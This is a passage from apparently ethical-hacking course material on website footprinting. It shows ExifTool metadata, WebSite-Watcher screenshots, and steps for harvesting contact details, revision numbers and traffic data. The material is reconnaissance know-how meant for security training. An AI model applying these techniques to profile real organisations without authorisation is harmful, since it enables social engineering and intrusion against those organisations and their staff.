File Permissions                : -rw-rw-rw-
File Type                       : HTML
File Type Extension             : html
MIME Type                       : text/html
Content Type                    : text/html; charset=UTF-8
Author                          : Parallelus
Description                     : A brief description of this website or your business.
Keywords                        : keywords, or phrases, associated, with each page, are best
Title                           : Certfied Hacker

C:\Users\Admin\Downloads>
```

Figure 2.60: Screenshot of ExifTool

- **Monitoring Web Pages for Updates and Changes**

  Attackers monitor the target website to detect web updates and changes. Monitoring the target website helps attackers to access and identify changes in the login pages, extract password-protected pages, track changes in the software version and driver updates, extract and store images on the modified web pages, and so on. Attackers analyze the gathered information to detect underlying vulnerabilities in the target website, and based on these vulnerabilities, they perform exploitation of the target web application.

Web Updates Monitoring Tools


Web updates monitoring tools such as WebSite-Watcher, Visual Ping, and Follow That Page are capable of detecting any changes or updates on a particular website, and they can send notifications or alerts to interested users through email or SMS.

- **WebSite-Watcher**

  Source: *https://www.aignes.com*

  WebSite-Watcher helps to track websites for updates and automatic changes. When an update or change occurs, WebSite-Watcher automatically detects and saves the last two versions onto your disk.

  As shown in the screenshot, attackers use WebSite-Watcher to extract the older and newer versions of web pages related to the target website.


WebSite-Watcher 2022 (22.0) [bookmark.wsw] 30 days available
File Bookmarks Check Tools Script Options View Help Buy Now
Folder Total
All Bookmarks [1] 3
Changed Bookmark... 1
AutoWatch 0
HotSites 0
Search Results 0
Errors 0
Trash 0
Bookmarks 1
WebSite-Watcher ... 2
New Check
Target Website's URL
WebSite-Watcher - Download
Page
file:///C:/Users/Admin/AppData/Roaming/aignes/WebSite-Watc
Version
Page Text Changes Analysis
Bookmarks: 3 [1]

Name	URL	Meth...	Last change	Status
WebSite-Watcher - Download	https://www.aignes.com/download.htm		11:48	OK
WebSite-Watcher - News	https://www.aignes.com/news.htm		11:48	OK
Certfied Hacker	http://certifiedhacker.com		11:48	OK

WebSite-Watcher 2022 (22.0)

Download

Supported operating systems:
Windows 11, 10, 8, 7, Windows Server

Version History

Update info: If you install a new version, do not uninstall your existing copy of WebSite-Watcher - just install the new version over the old one!

WebSite-Watcher 2021 (21.5)

Download

Supported operating systems:
Windows 10, 8, 7, Windows Server

Version History

Update info: If you install a new version, do not uninstall your existing copy of WebSite-Watcher - just install the new version over the old one!

Figure 2.61: Screenshot of WebSite-Watcher

- **Searching for Contact Information, Email Addresses, and Telephone Numbers from Company Website**

  Attackers can search the target company's website to gather crucial information about the company. Generally, organizations use websites to inform the public about what they do, what type of services or products they provide, how to contact them, etc. Attackers can exploit this information to launch further attacks on the target company.

  For example, attackers can search for the following information on the company's website:

  - Company contact names, phone numbers, and email addresses
  - Company locations and branches
  - Partner Information
  - News
  - Links to other sites
  - Product, project, or service data

- **Searching for Web Pages Posting Patterns and Revision Numbers**

  Copyright is a protecting mechanism provided by the law of a country, which grants the creator of an original work exclusive rights for its use and distribution. To restrict third parties from accessing their data freely, most organizations ensure that there is a copyright notice on every single piece of their published work.

  A typical copyright notice contains the following information:

  - The Copyright Symbol
  - The Year of Creation
  - The Name of the Author
  - A Rights Statement

  An attacker can search for copyright notices on the web and use these details to perform a deep analysis of the target organization. Further, attackers can search and note down the revision number of a product. The revision number is a unique string that acts as an identifier for the revision of a given document, and it can be found within the documents of the company.


  Attackers can also search for the document numbers that are assigned to the documents after revision, which can be searched from the Internet and recorded to launch further attacks on the target.

- **Monitoring Website Traffic of the Target Company**

  Attackers can monitor a target company's website traffic using tools such as Web-Stat, Rank Tracker, and TeamViewer to collect valuable information. These tools help to collect information about the target's customer base, which help attackers to disguise themselves as customers and launch social engineering attacks on the target.

